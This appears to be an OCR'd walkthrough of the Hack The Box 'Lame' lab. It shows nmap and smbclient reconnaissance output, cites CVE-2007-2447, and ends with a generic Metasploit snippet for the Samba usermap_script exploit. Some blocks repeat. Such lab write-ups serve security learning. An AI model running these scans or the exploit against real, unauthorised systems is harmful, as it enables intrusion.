
Lame

1. Scan and foorprinting



```
root@kali:~# nmap -A -T4 -p- 10.10.10.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-08 16:56 EDT
Nmap scan report for 10.10.10.3
Host is up (0.033s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.24
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```


- Google the version of vsftpd 2.3.4 (might be vulnerable).

- Why anonymous FTP login is allowed?

- **SSH Port 22** is low chance of being exploited

- **Port 139-445** SMB is open (Check this one first)

- Google the version of **Smb-d**



```
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1
pen and 1 closed port
```


2. Enumerating

1. smbclient (first machine)

First, we check with **Smbclient** → Do we have any login?

So, we got...

- **print$**
- **IPC$**
- **ADMIN$**




```
root@kali:~# smbclient -L \\\\10.10.10.3\\
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian)
)
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian)
)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
root@kali:~# 
```

⇒ Try to connect to **\tmp, \ADMIN$, \IPC$,**

→ Nothing really here and access denied with other folders.

→ Therefore, we would need **root password** to get accessed into these.




```
root@kali:~# smbclient \\\\10.10.10.3\\tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug  8 17:04:45 2019
  ..                                 DR        0  Sun May 20 14:36:12 2012
  5119.jsvc_up                        R        0  Thu Aug  8 16:51:26 2019
  .ICE-unix                          DH        0  Thu Aug  8 16:50:24 2019
  .X11-unix                          DH        0  Thu Aug  8 16:50:49 2019
  .X0-lock                           HR       11  Thu Aug  8 16:50:49 2019

                7282168 blocks of size 1024. 5678808 blocks available
smb: \> exit
root@kali:~# smbclient \\\\10.10.10.3\\opt
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~# smbclient \\\\10.10.10.3\\ADMIN$
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~#
```

Metasploit smb

Since, nothing really here and access denied with other folders.


→ So, we would need **root password** to get accessed into these.

Therefore, we would try with **Metasploit SMB**



```
root@kali:~# smbclient \\\\10.10.10.3\\tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug  8 17:04:45 2019
  ..                                 DR        0  Sun May 20 14:36:12 2012
  5119.jsvc_up                        R        0  Thu Aug  8 16:51:26 2019
  .ICE-unix                          DH        0  Thu Aug  8 16:50:24 2019
  .X11-unix                          DH        0  Thu Aug  8 16:50:49 2019
  .X0-lock                           HR       11  Thu Aug  8 16:50:49 2019

                7282168 blocks of size 1024. 5678808 blocks available
smb: \> exit
root@kali:~# smbclient \\\\10.10.10.3\\opt
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~# smbclient \\\\10.10.10.3\\ADMIN$
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~#
```

- As we nmap the network, the **SMB-OS was dectected** and we could **google it.**



References

CVE-2007-2447 | OSVDB-34700 | BID-23972

http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534

http://samba.org/samba/security/CVE-2007-2447.html

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show targets
    ...targets...
msf exploit(usermap_script) > set TARGET <
msf exploit(usermap_script) > show options
    ...show and set options...
msf exploit(usermap_script) > exploit
```

